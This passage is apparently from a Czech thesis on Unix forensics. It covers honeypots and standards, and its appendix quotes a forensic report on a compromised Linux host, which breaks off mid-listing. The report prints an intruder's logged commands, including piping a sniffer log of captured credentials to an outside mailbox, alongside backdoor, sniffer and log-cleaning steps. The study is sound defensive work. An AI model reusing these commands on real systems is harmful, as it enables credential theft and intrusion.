Může se stát, že vyšetřovatel dostane k analýze zašifrovaná data. Může se jednat i o kompletně zašifrovaný systém, což na unixových systémech je možné realizovat a osobně s tím mám bohaté zkušenosti. V tomto případě má vyšetřovatel velmi svázané ruce. Nejoptimálnějším řešením je takový disk, popř. data předat specialistům na šifrování - kryptologům. Ti se mohou pokusit data alespoň částečně rozšifrovat. Pokud je použito kvalitní šifry a kryptologové nemají žádné další indicie, pak se lehce může stát, že data nebudou v rozumném časovém horizontu nikdy rozluštěna. V takovém případě nemohou jako důkazní materiál posloužit.

V souvislosti s těmito pokročilejšími technikami musím zmínit tzn. *honeypot*. Honeypot je úmyslně zavedená nástraha v podobě zranitelného systému, aplikace nebo jen dat. Monitorováním takové pasti jsme schopni analyzovat incidenty v reálném prostředí Internetu. Představte si útočníka, červa nebo počítačový vir, který se penetruje do počítačového systému a vy můžete pečlivě sledovat každý jeho krok, aniž by on věděl o tom, že je sledován. Tímto způsobem se již přišlo na několik bezpečnostních děr v jejich rané fázi. Dalo by se říci, že honeypot může být nástroj, který nám umožňuje být o krok napřed před útočníky.

Pokud si budete chtít vytvořit vlastní honeypot, musím Vás upozornit na to, že útoky mohou přijít velmi brzy a naberou velmi rychlý spád. Doba penetrace závisí především na tom, jak nedokonalé zabezpečení zvolíte. Já používal linuxovou distribuci Slackware ve verzi 8.1, která obsahuje software staršího data, o němž je známo, že obsahuje bezpečností nedostatky zneužitelné i vzdáleně přes síť. Již od prvních minut budete detekovat pokusy o průnik nebo automatické skenování vašeho systému. Následovat bude objevení bezpečnostního nedostatku ve vaší nástraze (v mém případě to byla chyba v programu Samba). Poté je možné, že se do nastraženého systému připojí skutečný útočník. Může tento počítač zneužít pro rozesílání spamu, získávání přístupových informací útokem phishing nebo vyžívat tento počítač jako odrazoví můstek pro další útoky. Proto svůj honeypot pečlivě sledujte, aby nepřímo vaší vinou nebyl úspěšně realizován nekalí úmysl útočníka.

Nebudu zde podrobně popisovat, jak takový honeypot zrealizovat a analyzovat výsledky. Nicméně to bude zdařilý podklad pro další rešerši. Jen ve zkratce. Základem je program *Sebek* vytvoření pro sběr a analýzu dat z bezpečnostních incidentů. Tento program vznikl v rámci programu *Honeynet*. Tento monitorovací program je v nastraženém systému nainstalován jako modul jádra Linuxu. Lze s ním monitorovat veškerou činnost včetně stisknutých kláves útočníka. Modul i zprávy odesílané serverové části programu jsou skryty, aby útočník nemohl náš záměr odhalit. Ovšem není to dokonalé maskování. Způsoby jak program Sebek odhalit existují. Toto řešení lze ještě podpořit systémem detekce průniků na směrovači (nebo firewallu) v síti před naší nástrahou. Optimální je např. *Snort*, který obsahuje i "sniffer", se kterým bychom byli schopni zachytávat kompletní síťový provoz. Lze využít i jiný program pro odchytávání síťového provozu - mně se osvědčil robustní *tcpdump*.

To je ovšem jen základní vybavení. Na webových stránkách projektu Honeynet naleznete další pomocné programy a skripty. Prakticky všechny jsou volně šiřitelné a většinou jsou i k dispozici zdrojové kódy. Pro analýzu dat po incidentu využijete i nástroje popisované v této práci. Pokud byste chtěli jako operační systém na honeypotu využít např. MS Windows, připravte se na to, že bez příslušných záplat tento systém na Internetu bude napaden do pár minut.

S příchodem ISO 17799:2005 se nám do rukou dostává i standard pro zvládání bezpečnostních incidentů. ISO/IEC 17799 je obecně jeden z velmi důležitých dokumentů pro informační bezpečnost a mezinárodně uznávaným standardem v oblasti řízení informační bezpečnosti. Tento standard úzce souvisí s normou BS 7799, která specifikuje systém řízení informační bezpečnosti. Norma ISO 17799 pak tento systém doplňuje o konkrétní bezpečnostní opatření. Do verze ISO 17799:2005 byla právě přidána i kapitola "Zvládání bezpečnostních incidentů", která zde obsahuje dvě kategorie. Popis opatření je strukturován do třech částí - "Opatření", které obsahuje přesnou formulaci konkrétního opatření. Dále "Doporučení k realizaci" obsahující podrobnější informace na podporu implementace vybraných opatření. A nakonec "Další informace" obsahující případně další informace, které je nutno vzít do úvahy.

Norma samozřejmě nepřikazuje organizaci, která opatření mají být bezpodmínečně aplikována. Poslední rozhodnutí je na organizaci. Cílem firmy nemá být naplnění všech opatření, která norma popisuje. Jak jsem již zmiňoval, vybrání konkrétních opatření je závislé na základě hodnocení bezpečnostních rizik a samotná implementace závisí na konkrétní situaci. Tento přístup dává sice uživatelům velkou implementační flexibilitu, ovšem také způsobuje jisté obtíže při posuzování, zdali daný subjekt splňuje podmínky certifikace. ISO normu lze objednat např. prostřednictvím ISO institutu (http://www.iso.org).

Získávání elektronických důkazů popisuje také RFC 3227[1]. Samotný bezpečnostní incident je definován v RFC 2828[2]. RFC (Request for Comments) je rozsáhlá série dokumentů, které nejsou přímo normami, ale jakými si záznamy popisující inovace, metodologie aplikovatelné v internetových technologiích.

[1] ftp://ftp.isi.edu/in-notes/rfc3227.txt
[2] ftp://ftp.isi.edu/in-notes/rfc2828.txt

Kapitola 9

Závěr

Vidíme, že z technického hlediska existují prostředky pro kvalitní forenzní analýzu unixových systémů nebo i digitálních dat obecně. Záleží z které úrovně analýzy vycházíme. Zjistili jsme, že pomocí Open Source vybavení lze takový zisk elektronických důkazů provést velmi levně, nebo zcela bez nákladů na softwarové vybavení. Samozřejmě musíme počítat čas a přidanou hodnotu. Náklady s vyšetřováním jsou v práci dobře popsané. Bariéry bránící optimálnímu vyšetřování jsou leckde spíše legislativní povahy. Události posledních měsíců však ukazují, že vše směřuje správným směrem a možná se v dohledné budoucnosti dočkáme zázemí, které se bude blížit např. tomu v USA.

Z pohledu organizace je důležité si uvědomit, že její informační bezpečnost je prolomitelná neustále. Nepomůže silná kryptografie, nepomůže implementace bezpečnostního zařízení. Dokonalá bezpečnost zkrátka neexistuje. Jak říká Bruce Schneier, uznávaný specialista bezpečnosti ICT: "Security is not a product - it's a process." Je to skutečně tak. Jedná se o komplexní strukturu, do které nespadá jen jeden problém, jedna oblast. Bezpečnost závisí na mnoha aspektech, kam patří i např. chování, jednání relevantních subjektů.

Když už si např. jako vedoucí pracovníci organizací uvědomíme, že absolutní bezpečnost IT systémům či dat zajistit nemůžeme, zbavíme se falešného pocitu bezpečí, tak zjistíme, že počítat a být připravený na bezpečností incident není nic špatného. Naopak ten, kdo říká, že bezpečnost jeho dat je stoprocentní a možnost výskytu bezpečnostního incidentu si nepřipouští, se bude velmi divit až se u něj objeví. Takové jednání může výrazně ohrozit konkurence schopnost celé organizace, ne-li organizaci jako takovou.

Pokud firma bezpečnostní politiku nebo politiku reakce na incidenty neřeší a incident nastane, je důležité, aby reagovala velmi rychle. V tomto případě zřejmě specializovaná pracoviště nebo specialisty, kteří dokáží jejich problém vyřešit. Čas zde hraje důležitou roli. Z pozice firmy jde především o náklady s incidentem spojené. Z pozice vyšetřovatele mohou průtahy znamenat komplikace při vyšetřování.

Samotný zisk důkazů je z pohledu vyšetřovatele velmi zajímavá činnost nejen pro technicky založené osoby. Je však potřeba za tím vidět někdy opravdu velmi zdlouhavou monotónní práci. A teď nerozlišuji, jestli jste profesionál, který přichází do styku se skutečnými případy. A nebo amatér, který např. analyzuje data z honeypotů a zúčastňuje se soutěží, kde prověřuje své dovednosti s jinými.

Je s podivem, kolik toho lze při takové analýze najít. Pravidlem je však ti to, že při vyšetřování se vždy něco opomene - resp. neodhalí vše, co by odhalit šlo.

Literatura

[1] Ambrož Jan: Jak silná je naše "softwarová policie"?, Lupa 2005, online na Internetu: http://www.lupa.cz/clanky/jak-silna-je-nase-softwarova-policie/

[2] Ashcroft John, Daniels Deborah J., Hart Sarah V.: Crime Scene Investigation: A Reference for Law Enforcement Training, U.S. Department of Justice 2004

[3] Bradley Tony: Q. What Is A Rootkit?, About 2005, online na Internetu: http://netsecurity.about.com/od/frequentlyaskedquestions/f/faq_rootkit.htm

[4] Bradley Tony: What Is A Bot?, About 2005, online na Internetu: http://netsecurity.about.com/od/frequentlyaskedquestions/qt/pr_bot.htm

[5] Brown Christopher LT: Computer Evidence : Collection Preservation, Charles River Media 2005

[6] Casey Eoghan: Digital Evidence and Computer Crime, Academic Press 2000

[7] CCRC staff: Russia, Biggest Ever Credit Card Scam, Computer Crime Research Center 2005, online na Internetu: http://www.crime-research.org/news/07.08.2005/1349/

[8] Coloyannides Michael A.: Computer Forensics and Privacy, Artech House 2001

[9] Digital Forensics Research Workshop, online na Internetu: http://www.dfrws.org

[10] Emery Adam: U.S. Businesses: Cost of Cybercrime Overtakes Physical Crime, IBM 2006, online na Internetu: http://www-03.ibm.com/press/us/en/pressrelease/19367.wss

[11] Espiner Tom: Interpol: Give us the tools to fight cybercrime, ZDNet UK 2006, online na Internetu: http://news.zdnet.co.uk/internet/security/0,39020375,39258540,00.htm

[12] Espiner Tom: Stealth keylogger used in bank heist, ZDNet UK 2006, online na Internetu: http://news.zdnet.co.uk/internet/security/0,39020375,39251059,00.htm

[13] Evers Joris: Details emerge on credit card breach, News.com 2005, online na Internetu: http://news.com.com/Details+emerge+on+credit+card+breach/2100-7349_3-5754661.html?tag=cd.lede

[14] Gray Tim: It's the Economics, Techie, InternetNews 2005, online na Internetu: http://www.internetnews.com/security/article.php/3569716

[15] Hýsek Jiří: Detekce kernelových rootkitů, online na Internetu: http://trace.dump.cz/papers/detekce.html

[16] Hýsek Jiří: Rootkity založené na hookování VFS, online na Internetu: http://trace.dump.cz/papers/vfs_hooking

[17] Jaques Robert: Hacking fear drives up network security market, VNUNet 2005, online na Internetu: http://www.vnunet.com/vnunet/news/2137429/hacking-fear-drives-network-security-market

[18] Kadlec Josef: Detekce průniků užitím inteligentního systému pro podporu rozhodování, FIM UHK 2004, online na Internetu: http://jose.dump.cz/files/IDS_DSS.pdf

[19] Kadlec Josef: GNU/Linux a bezpečnost v akademických sítích, FJFI ČVUT, Praha 2004

[20] Krebs Brian: Invasion of the Computer Snatchers, WashingtonPost 2006, online na Internetu: http://www.washingtonpost.com/wp-dyn/content/article/2006/02/14/AR2006021401342.html

[21] Lemos Robert: Digital sleuthing uncovers hacking costs, News.com 2001, online na Internetu: http://news.com.com/Digital+sleuthing+uncovers+hacking+costs/2100-1023_3-254561.html

[22] Lewis Julia: Petrick Googled 'Neck,' 'Snap,' Among Other Words, Prosecutor Says, WRAL 2005, online na Internetu: http://www.wral.com/news/5287261/detail.html

[23] Leyden John: Suspected paedophile cleared by computer forensics, The Register 2003, online na Internetu: http://www.theregister.co.uk/2003/10/28/suspected_paedophile_cleared_by_computer/

[24] McCue Andy: Banks face prosecution over Indian call centre leak, ZDNet UK 2005, online na Internetu: http://news.zdnet.co.uk/internet/security/0,39020375,39205446,00.htm

[25] McCue Andy: Online child porn investigation costs police £15m, Silicon 2005, online na Internetu: http://management.silicon.com/government/0,39024677,39128445,00.htm

[26] McGurk John: What the hack?, Sunday Life 2005, online na Internetu: http://www.sundaylife.co.uk/news/story.jsp?story=657943

[27] Monson Suzanne: Computer forensics specialists in demand as hacking grows, Computer Crime Research Center 2002, online na Internetu: http://www.crime-research.org/news/2002/09/Mess1002.htm

[28] neznámé jméno autora: Kernel Rootkits Explained, 2005, online na Internetu: http://www.linuxexposed.com/Articles/Hacking/Kernel-Rootkits-Explained-2.html

[29] Phillips Amelia, Nelson Bill, Enfinger Frank, Steuart Chris: Guide to Computer Forensics and Investigations, Course Technology 2003

[30] Pluskal Tomáš: Intrusion detection system based on process behavior rating, MFF UK 2004, online na Internetu: http://plusik.pohoda.cz/thesis/

[31] Pokorný Jakub: V Česku se rozjíždí zločin na internetu, iDNES 2005, online na Internetu: http://zpravy.idnes.cz/domaci.asp?r=domacic=A050524_202414_domaci_miz

[32] Prosise Chris, Mandia Kevin: Incident Resoponse and Computer Forensics, Osborne McGraw-Hill 2002

[33] Ray Nick: Cybercrime Wars, SecurityPark 2005, online na Internetu: http://www.securitypark.co.uk/article.asp?articleid=23700&CategoryID=

[34] Russinovich Mark: Sony, Rootkits and Digital Rights Management Gone Too Far, Systernals 2005, online na Internetu: http://www.sysinternals.com/blog/2005/10/sony-rootkits-and-digital-rights.html

[35] Salkever Alex: Hot on the E-Trail of Evidence at Enron, BusinessWeek 2002, online na Internetu: http://www.businessweek.com/bwdaily/dnflash/jan2002/nf20020129_3701.htm

[36] Schneier Bruce: Attack Trees, Dr. Dobb's Journal 1999, Online na Internetu: http://www.schneier.com/paper-attacktrees-ddj-ft.html

[37] Thomson Iain: Global phishing outbreak hits four banks, VNU Business Publications 2005, online na Internetu: http://www.infomaticsonline.co.uk/vnunet/news/2141554/global-phishing-outbreak-hits

[38] Vamosi Robert: What good are 1,000 remote-controlled PCs?, CNET 2005, online na Internetu: http://reviews.cnet.com/4520-3513_7-6388849-1.html?tag=sc.tf

[39] Weinstein Bob: High demand for tech detectives, Suntimes 2001, online na Internetu: http://www.suntimes.com/output/weinstein/wein042.html

[40] Weiss Todd R.: Scope of bank data theft grows to 676,000 customers, ComputerWorld 2005, online na Internetu: http://www.computerworld.com/securitytopics/security/cybercrime/story/0,10801,101903,00.html

[41] Wichmann Rainer: Linux Kernel Rootkits, 2002, online na Internetu: http://la-samhna.de/library/rootkits/index.html

[42] Zovi Dino Dai: Kernel Rootkits, 2001, online na Internetu: http://www.theta44.org/lkr.pdf

Dodatek A

Znalecký posudek kompromitovaného systému

Jedná se o skutečný posudek unixového systému[1]. Obsahuje analýzu záznamů o přístupech, analýzu záznamů ze snifferů, přístupy souborů a samotný obsah souborového systému všech zainteresovaných subjektů. Posudek je původem z USA. Všechny citlivé informace identifikující jednotlivé počítače jsou odstraněny.

```
The following is an analysis of the root (only) partition from
XXXXXXXXXXXXXXXXXXXXX as it existed after being taken off-line when it
was discovered it was compromised and likely running a network sniffer.
(A tar format copy of this file system is available on ISO 9660 CD-R).

The host XXXXXXXXXXXXXXXXXXXXX was one of a series of 19 systems
suspected to have all been compromised by the same group of intruders
in early XXX XXXX, using the Linux mountd buffer overrun bug
documented in CERT Advisory CA-98.12:

http://www.cert.org/advisories/CA-98.12.mountd.html

The drive was analyzed using the tools assembled by Dan Farmer and
Wietse Venema in their "Coroner's Toolkit", used in a class on Unix
forensic analysis.  See:

http://www.fish.com/security/forensics.html

On the analysis system, the disc appears as device /dev/hdc.  The first
partition, /dev/hdc1, was mounted "read-only" on the mount point "/x".
As a result, all paths will be preceded by this path, rather than simply
the single "/".  The actual drive geometry is shown here:
```

[1] Zdroj: Dave Dittrich - University of Washington.

```
--------------------------------------------------------------------------------
Disk /dev/hdc: 32 heads, 63 sectors, 825 cylinders
Units = cylinders of 2016 * 512 bytes

   Device Boot    Start       End    Blocks   Id  System
/dev/hdc1             1       793    799312+  83  Linux
/dev/hdc2           794       825     32256   82  Linux swap
--------------------------------------------------------------------------------

As the bulk of intrusions appeared to start in early XXXXXXXX, sorted
timestamp listings were started from XXX 01.

There were no obvious signs modified/installed files which indicate the
method of intrusion between XXX 01 and XXX 04.  On XXX 04,
the Berkeley "r" utility remote login daemon ("in.rlogind") is modified.

--------------------------------------------------------------------------------
  XXX 04 XX 23:42:21   23421 m.. -rwxr-xr-x root  root   /x/usr/sbin/in.rlogind
--------------------------------------------------------------------------------

Examination of strings in this program show it to be a trojan horse
network daemon that uses the same string found on other systems
compromised by this group, the word "XXXXXXXX":

--------------------------------------------------------------------------------
 . . .
rlogind
ahLln
XXXXXXXX
Can't get peer name of remote host: %m
Can't get peer name of remote host
setsockopt (SO_KEEPALIVE): %m
setsockopt (IP_TOS): %m
hname != NULL
rlogind.c
 . . .
--------------------------------------------------------------------------------

Eight days later, it shows a change, at the same time the "chown"
program is run:

--------------------------------------------------------------------------------
  XXX 12 XX 11:04:10   23421 ..c -rwxr-xr-x root  root   /x/usr/sbin/in.rlogind
  XXX 12 XX 11:04:11    8156 .a. -rwxr-xr-x root  bin    /x/bin/chown
--------------------------------------------------------------------------------

A half hour later, a source file for a sniffer ("linsniff.c") is copied
into a hidden directory in /etc/ (named "/etc/..   ", that is
dot-dot-space-space-space, which is turned into "/etc/..___" for this
listing.)

The program is then compiled (include files indicating a network aware
program are accessed) and placed into a system directory in the file
```

```
"/usr/sbin/telnetd".

Four minutes later, an incoming ftp connection is apparently made
(as seen by an access to the "wu.ftpd" program and its process id
file):

------------------------------------------------------------------------------
  XXX 12 XX 11:36:59    5127 m.c -rw-r--r-- root  root   /x/etc/..___/linsniff.c
  XXX 12 XX 11:37:08    4967 .a. -rw-r--r-- root  root   /x/usr/src/
                                                          linuxelf-1.2.13/if.h
                        3143 .a. -rw-r--r-- root  root   /x/usr/src/
                                  linuxelf-1.2.13/if_arp.h
                        3145 .a. -rw-r--r-- root  root   /x/usr/src/
                                  linuxelf-1.2.13/if_ether.h
                        1910 .a. -rw-r--r-- root  root   /x/usr/src/
                                  linuxelf-1.2.13/ip.h
                        2234 .a. -rw-r--r-- root  root   /x/usr/src/
                                  linuxelf-1.2.13/route.h
                        1381 .a. -rw-r--r-- root  root   /x/usr/src/
                                   linuxelf-1.2.13/tcp.h
  XXX 12 XX 11:37:10    2048 ..c drwxr-xr-x root  bin    /x/usr/sbin
  XXX 12 XX 11:37:14    2048 m.. drwxr-xr-x root  bin    /x/usr/sbin
  XXX 12 XX 11:37:15    8179 m.c -rwxr-xr-x root  root   /x/usr/sbin/telnetd
  XXX 12 XX 11:37:48    8179 .a. -rwxr-xr-x root  root   /x/usr/sbin/telnetd
  XXX 12 XX 11:41:52   77476 .a. -rwxr-xr-x root  bin    /x/usr/sbin/wu.ftpd
  XXX 12 XX 11:42:08    4096 mac -rw-r--r-- root  root   /x/var/pid/ftp.pids-remote
------------------------------------------------------------------------------

The login session that corresponds with this file system activity
can be identified from strings in the deleted file space of the root
partition on XXXXXXX:

------------------------------------------------------------------------------
XXX 12 11:33:05 XXXX in.telnetd[1290]: connect from AAAAAA.XXXXXX.XXX
XXX 12 11:33:16 XXXX login: 1 LOGIN FAILURE FROM AAAAAA.XXXXXX.XXX, XXX
XXX 12 11:33:21 XXXX login: 2 LOGIN FAILURES FROM AAAAAA.XXXXXX.XXX, XXX
 . . .
XXX 12 11:34:02 XXXX su: XXXXX on /dev/ttyp1
XXX 12 11:41:52 XXXX wu.ftpd[1327]: connect from BBBBBBB.XXXXXX.XXX
XXX 12 11:41:57 XXXX ftpd[1327]: USER XXXXX
XXX 12 11:41:59 XXXX ftpd[1327]: PASS password
XXX 12 11:42:00 XXXX ftpd[1327]: SYST
XXX 12 11:42:01 XXXX ftpd[1327]: CWD /tmp
XXX 12 11:42:06 XXXX ftpd[1327]: TYPE Image
XXX 12 11:42:06 XXXX ftpd[1327]: PORT
XXX 12 11:42:06 XXXX ftpd[1327]: STOR mountd
XXX 12 11:42:08 XXXX ftpd[1327]: QUIT
XXX 12 11:42:08 XXXX ftpd[1327]: FTP session closed
XXX 12 12:00:25 XXXX in.telnetd[1342]: connect from AAAAAA.XXXXXX.XXX
XXX 12 12:00:25 XXXX telnetd[1342]: ttloop:  peer died: Try again
------------------------------------------------------------------------------

Also seen in these logs is the downloading of the mountd buffer overrun
```

```
exploit (the file "mountd"), which they were using to break in to the
Linux systems. (Is this the exploit?  Need to check filesystem.)

From this, it can be infered that the intruder has an active session on
AAAAAA.XXXXXX.XXX [XXX.XXX.XXX.XX] that runs from some time prior to
11:33:05 to at least 12:00:25 PST (which is 14:33:05 to 15:00:25 EST,
the timezone in which XXXXXX.XXX resides).

Strings in "/usr/sbin/telnetd" show this to be the sniffer just
compiled.  The default sniffer log file name ("tcp.log") is also
visible:

------------------------------------------------------------------------------
 . . .
cant get SOCK_PACKET socket
cant get flags
cant set promiscuous mode
----- [CAPLEN Exceeded]
----- [Timed Out]
----- [RST]
----- [FIN]
%s =>
%s [%d]
eth0
tcp.log
cant open log
Exiting...
 . . .
------------------------------------------------------------------------------

On XXXXXXXX 13, another network aware program is compiled, which uses
many more facilities than the sniffer.  (The fact that no binary appears
to exist with modification/change dates at this time may indicate it was
run and deleted as a tactic to hide its presence from the system owner,
or just subsequently deleted by the intruders or system administrator.)

------------------------------------------------------------------------------
  XXX 13 XX 10:01:46   55492 .a. -rwxr-xr-x root   root  /x/usr/bin/gcc
                        6211 .a. -rw-r--r-- root   root  /x/usr/include/
                                                          stdio.h
                       92696 .a. -rwxr-xr-x root   root  /x/usr/lib/gcc-lib/
                                                          2.7.0/cpp
                        1003 .a. -rwxr-xr-x root   root  /x/usr/lib/gcc-lib/
                                                          2.7.0/specs
  XXX 13 XX 10:01:47    2767 .a. -rw-r--r-- root   root  /x/usr/include/_G_config.h
                        1441 .a. -rw-r--r-- root   root  /x/usr/include/alloca.h
                        2040 .a. -rw-r--r-- root   root  /x/usr/include/confname.h
                        1267 .a. -rw-r--r-- root   root  /x/usr/include/errno.h
                        4186 .a. -rw-r--r-- root   root  /x/usr/include/features.h
                        4434 .a. -rw-r--r-- root   root  /x/usr/include/gnu/types.h
                        7917 .a. -rw-r--r-- root   root  /x/usr/include/libio.h
                         380 .a. -rw-r--r-- root   root  /x/usr/include/posix_opt.h
                        4419 .a. -rw-r--r-- root   root  /x/usr/include/signal.h
```

```
                    15134 .a. -rw-r--r-- root   root  /x/usr/include/stdlib.h
                     7537 .a. -rw-r--r-- root   root  /x/usr/include/string.h
                     3909 .a. -rw-r--r-- root   root  /x/usr/include/sys/cdefs.h
                     4538 .a. -rw-r--r-- root   root  /x/usr/include/sys/socket.h
                      321 .a. -rw-r--r-- root   root  /x/usr/include/sys/types.h
                    25129 .a. -rw-r--r-- root   root  /x/usr/include/unistd.h
                     8841 .a. -r--r--r-- root   root  /x/usr/lib/gcc-lib/include/
                              stddef.h
                     1029 .a. -rw-r--r-- root   root  /x/usr/src/linuxelf-1.2.13/
                              types.h
                     6298 .a. -rw-r--r-- root   root  /x/usr/src/linuxelf-1.2.13/
                              errno.h
                     2065 .a. -rw-r--r-- root   root  /x/usr/src/linuxelf-1.2.13/
                              signal.h
                     2794 .a. -rw-r--r-- root   root  /x/usr/src/linuxelf-1.2.13/
                              socket.h
                     3846 .a. -rw-r--r-- root   root  /x/usr/src/linuxelf-1.2.13/
                              sockios.h
                     2621 .a. -rw-r--r-- root   root  /x/usr/src/linuxelf-1.2.13/
                              types.h
XXX 13 XX 10:01:48    3668 .a. -rw-r--r-- root   root  /x/usr/include/arpa/inet.h
                       734 .a. -rw-r--r-- root   root  /x/usr/include/bytesex.h
                     1555 .a. -rw-r--r-- root   root  /x/usr/include/endian.h
                     3248 .a. -rw-r--r-- root   root  /x/usr/include/limits.h
                     6390 .a. -rw-r--r-- root   root  /x/usr/include/netdb.h
                     2663 .a. -rw-r--r-- root   root  /x/usr/include/netinet/in.h
                     3562 .a. -rw-r--r-- root   root  /x/usr/include/paths.h
                     2643 .a. -rw-r--r-- root   root  /x/usr/include/posix1_lim.h
                     2680 .a. -rw-r--r-- root   root  /x/usr/include/posix2_lim.h
                     3777 .a. -rw-r--r-- root   root  /x/usr/include/sys/bitypes.h
                      709 .a. -rw-r--r-- root   root  /x/usr/include/sys/param.h
                     2315 .a. -rw-r--r-- root   root  /x/usr/include/sys/time.h
                     5273 .a. -rw-r--r-- root   root  /x/usr/include/sys/wait.h
                     2852 .a. -rw-r--r-- root   root  /x/usr/include/time.h
                     1156 .a. -rw-r--r-- root   root  /x/usr/include/waitflags.h
                     3724 .a. -rw-r--r-- root   root  /x/usr/include/waitstatus.h
                  1418196 .a. -rwxr-xr-x root   root  /x/usr/lib/gcc-lib/i486-linux/
                                        2.7.0/cc1
                     3049 .a. -rw-r--r-- root   root  /x/usr/lib/gcc-lib/i486-linux/
                              2.7.0/include/limits.h
                      330 .a. -r--r--r-- root   root  /x/usr/lib/gcc-lib/i486-linux/
                              2.7.0/include/syslimits.h
                     2101 .a. -rw-r--r-- root   root  /x/usr/src/linuxelf-1.2.13/
                              include/asm-i386/byteorder.h
                      266 .a. -rw-r--r-- root   root  /x/usr/src/linuxelf-1.2.13/
                              include/asm-i386/param.h
                     3965 .a. -rw-r--r-- root   root  /x/usr/src/linuxelf-1.2.13/
                              include/linux/in.h
                      720 .a. -rw-r--r-- root   root  /x/usr/src/linuxelf-1.2.13/
                              include/linux/limits.h
                       78 .a. -rw-r--r-- root   root  /x/usr/src/linuxelf-1.2.13/
                              include/linux/param.h
                     1146 .a. -rw-r--r-- root   root  /x/usr/src/linuxelf-1.2.13/
```

```
                                include/linux/time.h
                          313 .a. -rw-r--r-- root   root  /x/usr/src/linuxelf-1.2.13/
                                include/linux/version.h
                          698 .a. -rw-r--r-- root   root  /x/usr/src/linuxelf-1.2.13/
                                include/linux/wait.h
  XXX 13 XX 10:01:57  117668 .a. -rwxr-xr-x root   bin   /x/usr/bin/as
  XXX 13 XX 10:01:58  145695 .a. -rwxr-xr-x root   bin   /x/usr/bin/ld
  XXX 13 XX 10:01:59    1088 .a. -rw-r--r-- root   root  /x/usr/lib/crt1.o
                        1216 .a. -rw-r--r-- root   root  /x/usr/lib/crtbegin.o
                        1212 .a. -rw-r--r-- root   root  /x/usr/lib/crtend.o
                         624 .a. -rw-r--r-- root   root  /x/usr/lib/crti.o
                         396 .a. -rw-r--r-- root   root  /x/usr/lib/crtn.o
                      204146 .a. -rw-r--r-- root   root  /x/usr/lib/gcc-lib/
                                          i486-linux/2.7.0/libgcc.a
-------------------------------------------------------------------------------

On XXX 14, "ncftp" (a File Transfer Protocol, or FTP, client) is
run:

-------------------------------------------------------------------------------
  XXX 14 XX 00:42:50  146881 .a. -rwxr-xr-x root     bin      /x/usr/bin/ncftp
-------------------------------------------------------------------------------

Login records from the system XXXXXXX.XXXXXXX.XXX (aka "XXX.XXX") show a
login to XXXXXXX.XXXXXXX.XXX at this time (XXXXXXX is also in the EST,
or +0300 hours ahead of PST), which is bounded before and after by
connections directly from CCCCCCCC.XXXXXXXX.XXX,
XXXXXXXXXXXXX.washington.edu, and XXXXXXXXXXXX.washington.edu:

-------------------------------------------------------------------------------
XXX      ftp          XXXXXXXX.XXXXXXX Sat XXX 14 03:46 - 04:08  (00:21)
XXX      ftp          XXXXXXX.washingt Sat XXX 14 03:46 - 03:46  (00:00)
XXX      ftp          XXXXXXXX.XXXXXXX Sat XXX 14 03:38 - 03:40  (00:02)
XXX      ftp          XXXXXXXXXXXXX.wa Sat XXX 14 03:37 - 03:39  (00:02)
XXX      ftp          XXXXXXXXXXXX.was Sat XXX 14 03:19 - 03:20  (00:00)
-------------------------------------------------------------------------------

There is only one occurrence of the "ncftp" command logged by a sniffer
on XXXXXXX (line 347 in "tcp.log").  Weaknesses in the way linsniff
detects sessions means that this may not be the actual event itself, and
if it were, the logging of the telnet session could miss the ftp
connection to XXXXXXX.XXXXXXX.XXX:

-------------------------------------------------------------------------------
XXXXXXXXXXXXX.washington.edu => XXXXXXX.washington.edu [23]
 !"'%W#$ 38400,38400vt100bdoor
password
w
su r00t
cd /etvc
cd "..   "
ls
cat /etc/"..   "/tcp.log | mail hackeraccount@hotmail.com
```

```
cat /etc/"..   "/tcp.log | mail hackeraccount@hotmail.com
ncftp -u ls
cp tcp.log 1
ls
ncftp -y XXX.XXX
[A[D[D[D[D[D[D[D[Du

----- [Timed Out]
--------------------------------------------------------------------------------

This ties the person using XXXXXXXXX, at the time the sniffer log file
was transferred to XXXXXXX.XXXXXXX.XXX, with CCCCCCCC.XXXXXXXX.XXX.

Four hours later, someone runs the "whoami" program, then later adds or
deletes a file from the hidden directory in /etc.

--------------------------------------------------------------------------------
  XXX 14 XX 04:07:42    3797 .a. -rwxr-xr-x root     bin      /x/usr/bin/whoami
  XXX 14 XX 04:08:18    1024 m.c drwxr-xr-x root     root     /x/etc/..___
--------------------------------------------------------------------------------

Later on the night of XXX 14, in.identd is run.  The in.identd daemon
is used to identify the username associated with a connection attempt
to a remote service.  This is required by some Internet Relay Chat
servers, so this could indicate that someone made a connection to an
IRC server from this system at this time.

Also occurring are connections to the POP mail server daemon
("in.pop3d"), the Berkeley "r" utility login daemon ("in.rlogind"),
and a connection to the NFS mount daemon ("rpc.mountd").  The
rpc.mountd connection is immediately followed by execution of the "id"
command (this is the signature of the ADM mountd buffer overrun
exploit, which starts a shell and returns the process id of the NFS
mountd service daemon, usually root).

The intruder then uses this shell to create the directory
"/var/tmp/XXXXX" and install backdoor programs, log file cleanup
utilities, and a sniffer.  Modification of several log files indicates
that the cleanup programs were run at this time to conceal the intrusion
(including zeroing out the contents of several log files):

--------------------------------------------------------------------------------
  XXX 14 XX 20:25:14   13004 .a. -rwxr-xr-x root   bin    /x/usr/sbin/in.identd
  XXX 14 XX 22:24:52   15029 .a. -rwxr-xr-x root   bin    /x/usr/sbin/in.pop3d
  XXX 15 XX 02:22:24   23421 .a. -rwxr-xr-x root   root   /x/usr/sbin/in.rlogind
  XXX 15 XX 02:23:07   25217 .a. -rwxr-xr-- root   bin    /x/usr/sbin/rpc.mountd
  XXX 15 XX 02:23:08    7705 .a. -rwxr-xr-x root   bin    /x/usr/bin/id
  XXX 15 XX 02:24:22   28550 mac -rwxr-xr-x root   root   /x/var/tmp/XXXXX/fix
                       13508 .a. -rwxr-xr-x root   root   /x/var/tmp/XXXXX/
                                                  login.bak
  XXX 15 XX 02:24:23   13508 m.c -rwxr-xr-x root   root   /x/var/tmp/XXXXX/
                                                           login.bak
                        1375 mac -rwxr-xr-x root   root   /x/var/tmp/XXXXX/
```

```
                                readme
  XXX 15 XX 02:24:39   26314 m.c -rwxr-xr-x root   root   /x/var/tmp/XXXXX/
                                                           bindshell
                       27942 m.c -rwxr-xr-x root   root   /x/var/tmp/XXXXX/
                                                linsniffer
  XXX 15 XX 02:24:41   26314 .a. -rwxr-xr-x root   root   /x/var/tmp/XXXXX/
                                                           bindshell
                       27942 .a. -rwxr-xr-x root   root   /x/var/tmp/XXXXX/
                                                linsniffer
  XXX 15 XX 02:24:43    1126 m.c -rwxr-xr-x root   root   /x/var/tmp/XXXXX/
                                                           clean
